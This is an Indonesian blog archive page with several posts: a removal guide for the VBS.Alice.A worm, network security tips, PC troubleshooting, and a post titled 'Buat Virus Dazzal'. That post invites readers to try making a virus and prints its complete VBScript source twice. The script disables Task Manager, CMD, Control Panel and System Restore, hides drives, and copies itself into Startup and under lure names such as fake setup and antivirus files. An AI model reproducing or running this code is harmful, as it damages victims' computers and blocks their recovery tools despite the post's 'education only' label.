Sabtu, 29 September 2012

Menghapus Worm VBS.Alice.A


Menghapus Worm VBS.Alice.A


VBS.Alice.A . Worm ini memang sedang menyebar. Lebih jauh, worm ini juga memiliki kemampuan menginfeksi file HTML seperti Ramnit. Virus ini hanya memiliki ukuran sekitar 8 KB, dengan eksternsi .vbe. Dari icon memang terlihat seperti virus VBS (.vbs) biasa, tetapi karena ini berekstensi .vbe (VBScript Encoded Script File) maka virus ini berbeda dengan virus .vbs pada umumnya, virus ini terenkripsi sehingga souce codenya tidak bisa terbaca dengan mudah.

Teknik enkripsi VBS.Alice.A membuatnya menjadi sebuah malware yang sangat unik dibandingkan malware VBScript kebanyakan saat ini. Hal ini mengingatkan kita kepada Serviks.vbs yang sempat banyak menyebar tahun 2010 yang lalu. Kini hadir dengan pola baru yang lebih kuat dan tidak mudah membaca kode programnya, yang hampir seluruh tubuhnya berupa karakter acak.

Setelah aktif di memory, VBS.Alice.A akan membuat host di folder:
C:\WINDOWS\system32\drivers\alice.sys dan 
C:\Documents and Settings\[nama user]\Local Settings\Temp\alice.sys
Menyamar sebagai file Driver, yang padahal sebenarnya adalah file VBE. Selain itu, pada setiap root local drive atau flash disk, akan ada 2 buah file companion, autorun.inf dan alice.alc.
Terlihat pada kode autorun.inf bahwa wscript.exe akan meng-encode worm alice agar bisa mengeksekusi seluruh perintah-perintahnya. Untuk mempertahankan dirinya, Alice memodifikasi beberapa key pada registry agar user tidak bisa melihat ekstensi file yang ada, menghilangkan Folder Option, menghilangkan Run, memblok Task Manager, Registry Editor, System Restore, dan sebagainya.
Delete Key dan Value
  • - HKCR\*\shellex\ContextMenuHandlers\Open With\
  • - HKCR\inffile\shell\Install\command\
  • - HKCR\inffile\shell\Install\
  • - HKCR\regfile\shell\open\command\
  • - HKCR\regfile\shell\open\
  • - HKCR\VBEFile\Shell\Open2\command\
  • - HKCR\VBEFile\Shell\Open2\
  • - HKCR\VBEFile\Shell\Edit\command\
  • - HKCR\VBEFile\Shell\Edit\

Add Key dan Value
  • HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Hidden
  • HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\HideFileExt
  • HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoFileAssociate
  • HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoFind
  • HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoFolderOptions
  • HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoRun
  • HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryTools
  • HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableTaskMgr
  • HKCU\Software\Policies\Microsoft\Windows\System\DisableCMD,2,REG_DWORD
  • HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\RegisteredOwner,ALICE
  • HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\RegisteredOrganization
  • HKLM\SOFTWARE\Policies\Microsoft\WindowsNT\SystemRestore\DisableSR
  • HKLM\SOFTWARE\Policies\Microsoft\WindowsNT\SystemRestore\DisableConfig
  • HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon\Userini
  • C:\WINDOWS\system32\userinit.exe
  • C:\WINDOWS\system32\wscript.exe //e:vbscript.encode
  • C:\WINDOWS\system32\drivers\alice.sys
Pada bagian footer HTML akan ditambahkan source VBS.Alice.A , kemudian untuk memudahkan virus agar tidak menginfeksi file yang sama untuk kedua kalinya adalah dengan cara merubah semua nama file .htm/.html yang sudah di infeksi menjadi .hta (HTML Applications).
Setiap extension file dokumen yang sudah di tentukan seperti *.docx, *.doc, dan *.rtf akan di-hidden/disembunyikan kemudian digantikan dengan menggunakan file yang sebenarnya merupakan worm VBS.Alice.A .
Untuk membersihkan worm VBS.Alice.A bisa menggunakan PCMAV Express for Alice, agar worm tersebut tidak semakin menyebar, menghentikan prosesnya di memory komputer yang terinfeksi, melakukan perbaikan pada file htm/html yang terinjeksi dan mengembalikan atribut dokumen .docx, .doc, .rtf yang di-hidden.
Untuk melakukan scan pada VBS.Alice.A dengan PCMAV Express for Alice, berikut ini langkah-langkahnya:
  1. Simpan PCMAV Express for Alice di Drive D:
  2. Colokan juga flashdisk atau drive lain yang terkena worm VBS.Alice.A
  3. Disconnect-kan pc/laptop dari jaringan internet
  4. Nonaktifkan fungsi Autorun
  5. Masuk ke Safe Mode sebagai Administrator
  6. Jalankan PCMAV Express for Alice, tunggu sampai selesai
  7. Restart komputer/laptop Anda
Secara regular engine utama PCMAV akan di-update mengikuti perkembangan VBS.Alice.A. PCMAV Express for Alice dapat Anda download di sini
Worm VBS.Alice.A juga bisa ditangani dengan Smadav rev. 8.8.4, Smadav akan membunuh virus ini sampai keakarnya, memperbaiki kerusakan pada registry, dan mampu memunculkan kembali file dokumen yang sebelumnya telah disembunyikan oleh virus tadi. Silakan download Smadav di www.smadav.net
Semoga bermanfaat....

Buat Virus Dazzal

Buat Virus Dazzal

Adly 
Bagi anda yang ingin coba buat virus ini saya beri contoh salah satu script virus yang tak terlalu berbahaya. Script ini saya dapat dari blog seseorang. Tapi virus script ini tidak boleh di salah gunakan dan hanya untuk education saja. Ok. Selamat mencoba.

Script Virus Dazzal.vbs

================================================== ==============
'SCRIPT VIRUS DAZZAL.VBS

On error resume next
Dim Regpen, FSO, Copier, Creator, Dupler, Deleter, Runner
set Regpen = CreateObject ("Wscript.Shell")
set FSO = CreateObject ("Scripting.FileSystemObject")
set Creator = FSO.CreateTextFile ("C:\Ternate.vbs", true)
Creator.WriteLine ("Msgbox ("& Chr (34) & "Salam Kenal dari Saya, Mr.Dajjal :<" & chr (34)& ")")
Creator.Close

Regpen.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\Curr entVersion\Policies\System\NoRun","1","REG_DWORD"
Regpen.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\Curr entVersion\Policies\System\DisableTaskMgr","1","RE G_DWORD"
Regpen.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\Curr entVersion\Policies\System\DisableCMD","1","REG_DW ORD"
Regpen.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\Curr entVersion\Policies\Explorer\NoFolderOption","1"," REG_DWORD"
Regpen.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\Curr entVersion\Policies\Explorer\NoDrives","16","REG_D WORD"
Regpen.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\Curr entVersion\Policies\Explorer\NoSaveSettings","1"," REG_DWORD"
Regpen.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\Curr entVersion\Policies\Explorer\NoControlPanel","1"," REG_DWORD"
Regpen.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\Curr entVersion\Policies\NoSetTaskbar","1","REG_DWORD"
Regpen.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\Curr entVersion\Policies\Explorer\Advanced\HideFileExt" ,"1","REG_DWORD"
Regpen.Regwrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Cur rentVersion\Winlogon\LegalNoticeCaption", "THE Syaithan-X"
Regpen.RegWrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Cur rentVersion\Winlogon\LegalNoticeText","ASSALAMUALA IKUM, YA AHLIL KUBUR"

Set Copier = FSO.GetFile ("C:\Ternate.vbs")
Copier.Copy ("C:\Documents and Settings\All Users\Start Menu\Programs\Startup\Adobe.vbs")

FSO.CreateFolder ("C:\Program Files\Microsoft 0ffice\0ffice12")
FSO.CreateFolder ("D:\Program")
FSO.CreateFolder ("E:\Program")
FSO.CreateFolder ("F:\Program")
FSO.CreateFolder ("G:\Program")
FSO.CreateFolder ("H:\Program")
FSO.CreateFolder ("I:\Program")
FSO.CreateFolder ("J:\Program")
FSO.CreateFolder ("K:\Program")

Set Deleter = FSO.GetFile ("C:\Windows\System32\Restore\rstrui.exe")
Deleter.Move ("C:\Program Files\Microsoft 0ffice\0ffice12\rstrui.Gnamu")

set Dupler = FSO.GetFile (WScript.ScriptFullName)
Dupler.Copy ("C:\Program Files\Microsof 0ffice\0ffice12\Hantu.vbs")
Dupler.Copy ("C:\Documents and Settings\All Users\Start Menu\Programs\Startup\Desktop.ini.vbs")
Dupler.Copy ("C:\Documents and Settings\All Users\Desktop\Dajjal_Antivirus.exe.vbs")
Dupler.Copy ("C:\Windows\System32\Restore\rstrui.exe.vbs")
Dupler.Copy ("D:\Program\MotoGP_SETUP.vbs")
Dupler.Copy ("E:\Program\TuneUp2009_SETUP.vbs")
Dupler.Copy ("F:\Program\Ansav_SETUP.vbs")
Dupler.Copy ("G:\Program\DeltaForce_SETUP.vbs")
Dupler.Copy ("H:\Program\DeltaForce_SETUP.vbs")
Dupler.Copy ("I:\Program\Ansav_SETUP.vbs")
Dupler.Copy ("J:\Program\Project.vbs")
Dupler.Copy ("K:\Program\Hantu.vbs")

Set Runner = WScript.CreateObject ("WScript.Shell")
Runner.Run ("C:\Program Files\Microsoft 0ffice\0ffice12\Hantu.vbs")

Untuk Script Yang lain, link ke www.zzzrrr.multiply.com

Buat Virus Dazzal

0 komentar
Bagi anda yang ingin coba buat virus ini saya beri contoh salah satu script virus yang tak terlalu berbahaya. Script ini saya dapat dari blog seseorang. Tapi virus script ini tidak boleh di salah gunakan dan hanya untuk education saja. Ok. Selamat mencoba.

Script Virus Dazzal.vbs

================================================== ==============
'SCRIPT VIRUS DAZZAL.VBS

On error resume next
Dim Regpen, FSO, Copier, Creator, Dupler, Deleter, Runner
set Regpen = CreateObject ("Wscript.Shell")
set FSO = CreateObject ("Scripting.FileSystemObject")
set Creator = FSO.CreateTextFile ("C:\Ternate.vbs", true)
Creator.WriteLine ("Msgbox ("& Chr (34) & "Salam Kenal dari Saya, Mr.Dajjal :<" & chr (34)& ")")
Creator.Close

Regpen.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\Curr entVersion\Policies\System\NoRun","1","REG_DWORD"
Regpen.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\Curr entVersion\Policies\System\DisableTaskMgr","1","RE G_DWORD"
Regpen.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\Curr entVersion\Policies\System\DisableCMD","1","REG_DW ORD"
Regpen.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\Curr entVersion\Policies\Explorer\NoFolderOption","1"," REG_DWORD"
Regpen.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\Curr entVersion\Policies\Explorer\NoDrives","16","REG_D WORD"
Regpen.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\Curr entVersion\Policies\Explorer\NoSaveSettings","1"," REG_DWORD"
Regpen.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\Curr entVersion\Policies\Explorer\NoControlPanel","1"," REG_DWORD"
Regpen.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\Curr entVersion\Policies\NoSetTaskbar","1","REG_DWORD"
Regpen.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\Curr entVersion\Policies\Explorer\Advanced\HideFileExt" ,"1","REG_DWORD"
Regpen.Regwrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Cur rentVersion\Winlogon\LegalNoticeCaption", "THE Syaithan-X"
Regpen.RegWrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Cur rentVersion\Winlogon\LegalNoticeText","ASSALAMUALA IKUM, YA AHLIL KUBUR"

Set Copier = FSO.GetFile ("C:\Ternate.vbs")
Copier.Copy ("C:\Documents and Settings\All Users\Start Menu\Programs\Startup\Adobe.vbs")

FSO.CreateFolder ("C:\Program Files\Microsoft 0ffice\0ffice12")
FSO.CreateFolder ("D:\Program")
FSO.CreateFolder ("E:\Program")
FSO.CreateFolder ("F:\Program")
FSO.CreateFolder ("G:\Program")
FSO.CreateFolder ("H:\Program")
FSO.CreateFolder ("I:\Program")
FSO.CreateFolder ("J:\Program")
FSO.CreateFolder ("K:\Program")

Set Deleter = FSO.GetFile ("C:\Windows\System32\Restore\rstrui.exe")
Deleter.Move ("C:\Program Files\Microsoft 0ffice\0ffice12\rstrui.Gnamu")

set Dupler = FSO.GetFile (WScript.ScriptFullName)
Dupler.Copy ("C:\Program Files\Microsof 0ffice\0ffice12\Hantu.vbs")
Dupler.Copy ("C:\Documents and Settings\All Users\Start Menu\Programs\Startup\Desktop.ini.vbs")
Dupler.Copy ("C:\Documents and Settings\All Users\Desktop\Dajjal_Antivirus.exe.vbs")
Dupler.Copy ("C:\Windows\System32\Restore\rstrui.exe.vbs")
Dupler.Copy ("D:\Program\MotoGP_SETUP.vbs")
Dupler.Copy ("E:\Program\TuneUp2009_SETUP.vbs")
Dupler.Copy ("F:\Program\Ansav_SETUP.vbs")
Dupler.Copy ("G:\Program\DeltaForce_SETUP.vbs")
Dupler.Copy ("H:\Program\DeltaForce_SETUP.vbs")
Dupler.Copy ("I:\Program\Ansav_SETUP.vbs")
Dupler.Copy ("J:\Program\Project.vbs")
Dupler.Copy ("K:\Program\Hantu.vbs")

Set Runner = WScript.CreateObject ("WScript.Shell")
Runner.Run ("C:\Program Files\Microsoft 0ffice\0ffice12\Hantu.vbs")

Untuk Script Yang lain, link ke www.zzzrrr.multiply.com

Jaringan (Tips & Trik)

Jaringan (Tips & Trik)


Ancaman pembobolan ke dalam sistem jaringan tak hanya bersumber dari para peretas, orang dalam alias staf perusahaan itu sendiri pun bisa melakukannya.

Tentu saja hal ini membutuhkan suatu kesigapan dari seorang admin untuk menjaga sistem keamanan jaringan perusahaan agar tidak dijebol.

Berikut 11 hal yang menurut penulis dapat menjadi perhatian khusus bagi para admin agar kehandalan sistem keamanan jaringan perusahaan di mana Anda bekerja tetap terjaga:

1. Mudah tertipu dan terlalu percaya kepada pengguna/user Anda, terutama para staf wanita atau sahabat yang meminta pertolongan.
2. Gedung dan pintu akses masuk/keluar yang tidak aman.
3. Dokumen-dokumen dan disk atau peripheral komputer yang belum dihancurkan atau tidak hancur pada saat sudah dibuang ke tempat sampah dapat dibaca oleh pihak lain.
4. Password yang lemah atau bahkan sistem jaringan tidak menggunakan password sama sekali.
5. Pertahanan jaringan yang kurang kuat karena mungkin tidak ada firewall dan sebagainya.
6. Akses kontrol yang lemah, missing file dan beberapa akses yang tidak seharusnya diberikan kepada user yang tidak perlu.
7. Sistem yang tidak dilakukan patch.
8. Otentikasi dan information disclosure aplikasi web tidak dilakukan sembarangan.
9. Sistem wireless berjalan dengan setting default dan tanpa WEP, WPA atau WPA2, sangat riskan dan mudah untuk dijebol.
10. SNMP melakukan enable jaringan host dalam keadaan default atau hanya menggunakan mode guest untuk komunitasnya sehingga sangat mudah untuk dijebol.
11. Menggunakan firewall, router, remote access dan peralatan dial up dalam keadaan default atau password guest atau menggunakan password yang terlalu mudah, karena ini sebagai jalan masuk hacker ke dalam sistem.


Di bawah ini beberapa port yang sangat sering dilakukan penetrasi (hacking) oleh para peretas dan staf yang nakal untuk mencoba-coba menjebol sistem keamanan jaringan:

* TCP port 20 dan 21 FTP (File Transfer Protocol)
* TCP port 23 Telnet (Terminal Emulation)
* TCP port 25 SMTP (Simple Mail Transfer Protocol)
* TCP dan UDP port 53 DNS (Domain Name System)
* TCP port 80 dan 443 HTTP dan HTTPs (Hypertext Transfer Protocol)
* TCP port 110 POP3 (Post Office Protocol version 3)
* TCP dan UDP port 135 RPC
* TCP dan UDP port 137 – 139 NetBIOS over TCP/IP
* TCP dan UDP port 161 SNMP (Simple Network Management Protocol)


Demikian, semoga beberapa informasi ini dapat dijadikan referensi bagi kalangan admin jaringan untuk lebih peduli dalam mengamankan sistem jaringan dan komputer mereka.


*) Penulis adalah IGN Mantra, Analis Senior Keamanan Jaringan dan Pemantau Trafik Internet ID-SIRTII sekaligus Dosen Keamanan Jaringan dan Cybercrime, dapat dihubungi di email: mantra@idsirtii.or.id.

sumber:detikinet.com

Troubleshooting komputer : Problem Pada Processor / CPU

Troubleshooting komputer : Problem Pada Processor / CPU


PC Anda tidak mau beraksi sama sekali? Harddisk tidak terdeteksi, drive optik yang terasa lambat, monitor yang tidak optimal tampilannya, atau router yang terlalu sering hang? Jangan panik,
Sesekali hal ini dapat saja terjadi. Tiba-tiba PC berulah, dan tidak dapat terselesaikan dengan mudah. Meskipun Anda sudah membaca berbagai panduan troubleshooting pada manual yang tersedia. Dan hal ini bisa juga terjadi pada Anda.
Tidak memandang situasi dan kondisi, sebuah sistem dapat berulah. Bisa saja sesaat setelah Anda melakukan update driver. Ataupun setelah melakukan penambahan perangkat tambahan pada sistem Anda. Ataupun terjadi secara tiba-tiba, tanpa peringatan ataupun pemberitahuan sebelumnya.
Dan ulasan kali ini akan membahas hal-hal tersebut di atas. Usah gelisah dan tidak perlu panik menghadapinya.Duduk tenang, dan ikuti saja pembahasan kali ini. Semoga salah satu di antaranya adalah jawaban dari masalah yang Anda hadapi dengan PC kesayangan Anda.

Terbaru, Tidak Berarti Bebas Bug
Tidak selamanya teknologi terbaru memberikan yang terbaik untuk penggunanya. Bahkan beberapa kali kami menyaksikan sendiri, produk yang mengusung teknologi terbaru, pada batch awal juga disertai dengan perbagai masalah yang cukup memusingkan.
Sebagai contoh, motherboard dengan chipset terbaru. Inilah beberapa kasus yang sering dirasakan para anggota lab PC Media. Perlu diadakan beberapa riset skala kecil, untuk dapat menjalankan serangkaian tes dengan sempurna. Mulai dari sesekali mencari update BIOS, update driver ataupun sekadar manual ter-update dari produk yang bersangkutan.
Contoh lain adalah untuk pengujian video card. Dengan makin tajamnya persaingan ATi Radeon dan nVidia, membuat berbagai produk dengan chipset terbaru, terus berdatangan ke lab kami. Yang akhirnya memerlukan solusi patch software pengujian untuk dapat menjalankannya.
Lalu, bagaimana dengan yang terjadi di dalam dunia nyata pada penggunaan sehari-hari Anda dengan PC?
Langkah Pembukaan :
Seperti pada catur, langkah pertama akan sangat menentukan. Begitu juga dalam memecahkan masalah yang terjadi dengan PC Anda. Pada subbahasan ini, akan berisi tentang langkah terpenting dalam mencoba menyelesaikan masalah dengan PC Anda. Yang terpenting adalah mencoba mengetahui, apa yang menyebabkan PC Anda berulah. Perubahan terakhir apa yangterjadi pada PC? Hal ini sangat penting untuk diketahui secara pasti. Mengingat, hal ini akan sangat memudahkan penyelesaian yang harus dilakukan. Disesuaikan dengan kemungkinan masalah yang terjadi. Dari sini, memungkinkan untuk mempersempit kemungkinan masalah yang terjadi dengan PC Anda.
  1. PC Tidak Bereaksi, Saat Tombol Power Ditekan.
Permasalahan: Anda menekan tombol power untuk mengaktifkan PC Anda, namun PC tidak menunjukkan tanda tanda kehidupan. Apa yang terjadi?
Solusi: Jika hal ini terjadi pada PC Anda, ada beberapa kemungkinan yang harus
diperiksa satu per satu secara bertahap.

Langkah 1:
Periksa semua jaringan listrik, dari outlet AC sampai ke PSU (power supply unit) PC Anda. Apakah sudah terpasang dengan sempurna. Mulai dari memastikan switch PSU dalam posisi ON, ataupun sekiranya Anda menggunakan UPS (uniterruptable power supply) dan/atau stabilizer AVR (automated voltage regulator). Pastikan semua dalam posisi ON dan dalam keadaan berfungsi dengan baik.
Langkah 2:
Jika hal tersebut bukan penyebabnya, maka kemungkinan berikutnya baru pada PC Anda. Pastikan semua kabel (terutama kabel power) dan komponen terpasang dengan baik. Caranya dengan mebuka casing, kemudian menekan-nekan kembali komponen dan konektor kabel yang ada. Adakalanya hal ini disebabkan karena konektor yang tidak terhubung dengan sempurna. Perhatikan juga ATX 12V,
yang dapat ditemukan pada kebanyakan motherboard empat tahun belakangan ini. Motherboard tidak akan beraksi, tanpa catuan daya dari konektor ini.
Langkah 3:
Ini akan cukup merepotkan. Lakukan pengecekan perangkat utama satu persatu. Yang dimaksud adalah CPU dan motherboard. Pastikan keduanya masih berfungsi dengan baik. Sebab katakanlah jika CPU rusak, sistem tidak akan menyala sama sekali. Demikian juga jika motherboard rusak. Terutama untuk urusan catu dayanya (MOSFET, jalur daya pada PCB dan seterusnya). Ini juga akan menyebabkan PC tidak akan bereaksi sama sekali.

  1. Fan, Harddisk Terdengar Putarannya, namun Layar Monitor Tetap Gelap.
Permasalahan: PC bereaksi. Terdengar bunyi putaran kipas, dan tanda-tanda kehidupan lain dari harddisk, drive optik dan lain-lain. Namun, monitor tetap gelap. Solusi: Fiuhh...setidaknya ini sedikit lebih baik dari masalah nomor 1. Untuk masalah ini, sebaiknya mengandalkan tanda yang diberikan POST BIOS. Pastikan speaker casing terpasang baik, sehingga Anda dapat mendengarkan POST berupa kombinasi bunyi beep yang pasti tersedia pada kebanyakan motherboard. Atau pada beberapa motherboard keluaran terbaru, juga tersedia buzzer yang terintegrasi pada motherboard. Lebih mudah lagi jika motherboard disertai display BIOS POST code berupa dua seven segment LED, yang akan menampilkan kode hexagesimal. Sekiranya Anda tidak tahu arti dari kode tersebut (baik suara ataupun cahaya) atau bahkan kehilangan buku manual, sekali lagi tidak perlu panik.
  1. Prosesor Baru Yang Tidak Terdeteksi
Permasalahan: Pasang prosesor baru tetapi tidak terdeteksi.Tetepi pada saat booting pertama kali, ternyata speed CPU yang tampil di BIOS tidak sama dengan angka default prosesor baru tersebut.
Solusi: Jika pada saat booting pertama kali setelah mengganti prosesor, ternyata speed CPU yang tampil di BIOS tidak sama dengan angka default prosesor baru maka lakukan langkah pengecekan sebagai berikut:
  1. Cek kembali CPU apakah sudah terinstall dengan tepat.
  2. Jika CPU sudah terpasang dengan tepat,tetapi tetap tidak terdeteksi dangan baik , coba cek setting motherboard.Apakah jumper –jumper yang ada telah terpasang dengan benar?
  3. Hati-hati untuk langkah ini. Paling tidak anda harus memahami posisi CPU yang tepat dangan mempelajari buku manual prosesor.Jika perlu panggil teknisi atau yang lebih berpengalaman untuk mendampingi anda.

Troubleshooting komputer : Problem Pada Memori


Troubleshooting komputer : Problem Pada Memori

  

Sebagai pengguna PC mingkin anda sudah mengalami hal ini, dimana PC tidak mau booting dan malah mengeluarkan bunyi beep. Jangan kaget, dan jangan panic. Nich saya kasih sedikit cara memperbaikinya.
Tanda Beep
Masalah
Beep 1 kali
Tak ada masalah computer baik
Beep 1 kali, panjang
Terdapat masalah di memory
Beep 1 kali, panjang dan 3 kali pendek
Terdapat masalah di bagian VGA card
Beep 1 kali, panjang dan 2 kali pendek
Terdapat masalah di DRAM parity
Beep terus menerus
Terdapat masalah di modul memory atau video
Setelah mengetahui berapa kali bunyi beep yang ditimbulkan anda kini sudah mengetahui penyebabnya. Tapi untuk beep no 4 dan no 5, mungkin anda harus membawanya ke teknisi computer. Kalau bunyi beep no 2 dan no 3 pada umumnya masih bisa kita tangani sendiri. Kita akan membahas cara penanganannya.
  1. matikan computer dan cabut semua kabel yang terpasang atau terhubung dengan CPU. Bawa ke tempat yang terang dan nyaman agar dalam melakukan pekerjaan bisa lebih tenang.
  2. Beep yang anda dengar adalah no 2, maka ada masalah dengan memory. Anda perlu mengecek kartu memory apakah sudah tertancap dengan benar di slotnya atau belum, jika belum cabut kartu dan tancapkan kembali dengan benar. Pastikan juga memory anda tidak cacat secara fisik / rusak.
  3. Beep yang anda dengar adalah no 3, maka ada masalah denga VGA card. Sama seperti penanganan memory anda harus memastikan VGA card tertancap pada slotnya dengan benar.
  4. jika hal diatas tidak dapat menangani masalah, coba anda pindahkan memory ke slot lainnya. Tapi jika tidak bisa kemungkinan slotnya rusak.
  5. bisa juga denga mencoba membersihkan kuningan pin memory (RAM) dengan menggunakan hapusan pensil. Gosokkan saja sampai warnanya agak keemasan dan kita anggap cukup bersih, lalu coba pasang kembali.
  6. anda sudah mengusahakan seperti kelima hal diatas tapi tidak menyelesaikan masalah juga. Sebaiknya anda bawa ke teknisi computer yang terpercaya.
Kode beep yang dimaksud diatas berjalan pada BIOS model AWARD. Tentu kode beep pada tiap merek tidak selalu sama tetapi hal ini adalah cara yang mudah untuk mengetahui masalah yang sering terjadi.

Troubleshooting komputer : Booting Tidak Sempurna

Troubleshooting komputer : Booting Tidak Sempurna  

Masalah yang mungkin muncul atau terjadi pada bagian Booting antara lain:
1. PC selalu tidak dapat booting
Saat kita menyalakan komputer, komputer tidak dapat menyala sama sekali atau pada CPU dapat menyala tetapi tidak segera muncul proses POST. Bagaimana mengatasinya?
      • Jika CPU telah kita nyalakan dan tidak dapat boot matikan dahulu dengan menekan kurang lebih 5 detik tombol power.
      • Tunggu hingga beberapa saat lalu coba kembali menyalakan CPU.
      • Jika masih belum dapat cobe cek kabel pada kebel power di belakang CPU.
2. PC tidak dapat reboot setelah menambahkan kartu (card) atau hardware baru.
Pada saat kita membeli kartu baru misalkan VGA card dan kita tancapkan / pasang pada CPU kita, namun saat kita nyalakan komputer kita tidak dapat reboot dengan baik. Bagaimana mengatasinya?
      • Pertama lepas kabel power pada CPU.
      • Kemudian buka casing.
      • Cek posisi kartu atau hardware baru tersebut.
      • Jika kotor maka bersihkan dahulu pin-pin pada kakinya dengan cairan pembersih khusus atau jika kotor pada slot mobo bersihkan dengan contact cleaner.
      • Pasang kembali dan pastikan bahwa pemasang sudah benar dan seluruh pin pada kaki terkunci dengan baik.
      • Nyalakan komputer.
      • Jika masih belum dapat boot coba lepas hardware baru tersebut dan nyalakan komputer.
      • Jika komputer dapat menyala dengan baik berarti hardware baru itulah yang bermasalah.
3. Pesan CMOS Checksum Failure / Real Time Clock Failure
Jika pada saat kita menyalakan computer dan terdapat pesan seperti di atas kemungkinan besar yang bermasalah ialah baterai CMOS pada komputer kita telah habis dan perlu diganti. Bagaimana mengatasinya?
      • Pertama buka casing komputer.
      • Kemudian lihat pada mobo pada bagian dekat chip CMOS.
      • Biasanya baterai CMOS terletak dekat chip CMOS nya.
      • Atau bila tidak terlihat cari pada bagian lain dan baterainya sebesar jam tangan yang berbentuk lempeng tipis.
      • Lepas dengan hati-hati baterai tersebut dan ganti dengan yang baru.
      • Coba nyalakan komputer.
      • Tetapi bila masih tetap tidak bisa maka kemungkina kerusakan terjadi pada chip CMOS itu sendiri dan perlu di ganti.
4. Komputer Mau Booting, Tetapi Selalu Masuk Dalam ”Safe Mode”
Pada saat computer booting tiba-tiba Sistem Operasi Windows merekomendasikan pemakai untuk menggunakan Safe Mode. Setelah dipilih pilihan Safe Mode tersebut, ternyata computer tidak dapat dioperasikan sebagaiman mestinya. Tidak bisa mencetak, menampilkan full color. Bahkan hampir semua driver pada computer tidak dapat aktif pada mode save mode ini. Bagaimana mengatasinya ?
Masuknya system posisi Safe Mode, berarti ada yang tidak beres dalam system computer. Hal itu dapat disebabkan karena berbagai hal seperti hilangnya file system, driver dan file penting lainnya dari Windows dapat memaksa Windows tampil dalam safe mode. Berikut ini adalah berbagai hal yang dapat Anda lakukan jika sitem Windows anda sering booting dalam kondisi safe mode
      • Restart kembali windows pada computer & paksakan untuk menggunakan normal mode. Bila terdapat kesalahan system, biasanya Windows akan mengeluarkan pertanyaan error tersebut.
      • Bila perlu, anda dapat menginstal ulang system windows. Bila cara ini yang anda pilih, jangan lupa untuk mem-back up semua data penting ke media penyimpanan lain baik disket, CD atau harddisk yang lain.
      • Bila dengan instalasi ulang ternyata Windows masih masuk ke Safe Mode, maka kemungkinan lain penyebabnya adalah kerusakan di bagian dalam hard disk. Untuk memeriksanya, masuk ke safe mode & lakukan scan disk dulu pada harddisk anda. Klik start menu programs, programs, accessories, system tools & langkah terakhir pilih scan disk.
5. Komputer Dapat Booting Tetapi Dalam Proses Boot Sangat Lambat
Komputer telah dapat booting & masuk system operasi, tetapi proses booting berjalan sangat lambat. Padahal bila dilihat dari spesifikasi computer yang ada, tidak seharusnya proses booting selambat ini. Bagaimana mengatasinya?
Bila komputer lambat dalam melakukan proses disebabkan karena spesifikasi prosesor & kapasitas memori rendah (RAM), memang sudah demikian halnya. Tetapi bila spesifikasi computer yang sudah ada cukup memadai sedangkan proses booting masih lambat, itu yang harus dicari Solusinya.
Koputer yang terlalu lambat melakukan proses booting, biasanya disebabkan karena terlalu banyaknya program yang diupload pada saat star up. Hal itu bisa membuat computer boros memori . untuk mengatasinya, coba lakukan langkah sebagai berikut:
      • Keluar/tutup semua aplikasi yang sedang aktif pada computer.
      • Kemudian muncul kotak dialog system configuration Utilities dengan melakukan klik terhadap Start Menu Program > run.
      • Ketikkan “MSCONFIG” pada kotak open & tekan tombol Enter. Hal itu akan memunculkan kotak dialog system configuration utilities.
      • Klik tab starup di kotak dialog tersebut. Tanda centang yang muncul pada kotak dialog ini merupakan daftar program –program yang aktif sejak Windos dijalankan . bila tanda centang cukup banyak, maka hilangkan beberapa yang tidak Anda anggap perlu serta biarkan hanya terdapat pada program yang perlu saja. Sebagai contoh hilangkan saja tanda centang terhadap program-program sepertie-mail client. Messenger, Microsoft office start-up dan aplikasi lainnya yang sebetulnya dapat dibuka kapan saja.
      • Klik tombol Apply serta OK untuk mengaktifkan. Dan klik YES pada konfirmasi untuk merestart system anda
Lakukan pengontrolan daftar start-up program itu secara rutin, agar pemakaian memori system anda terjaga dengan baik.
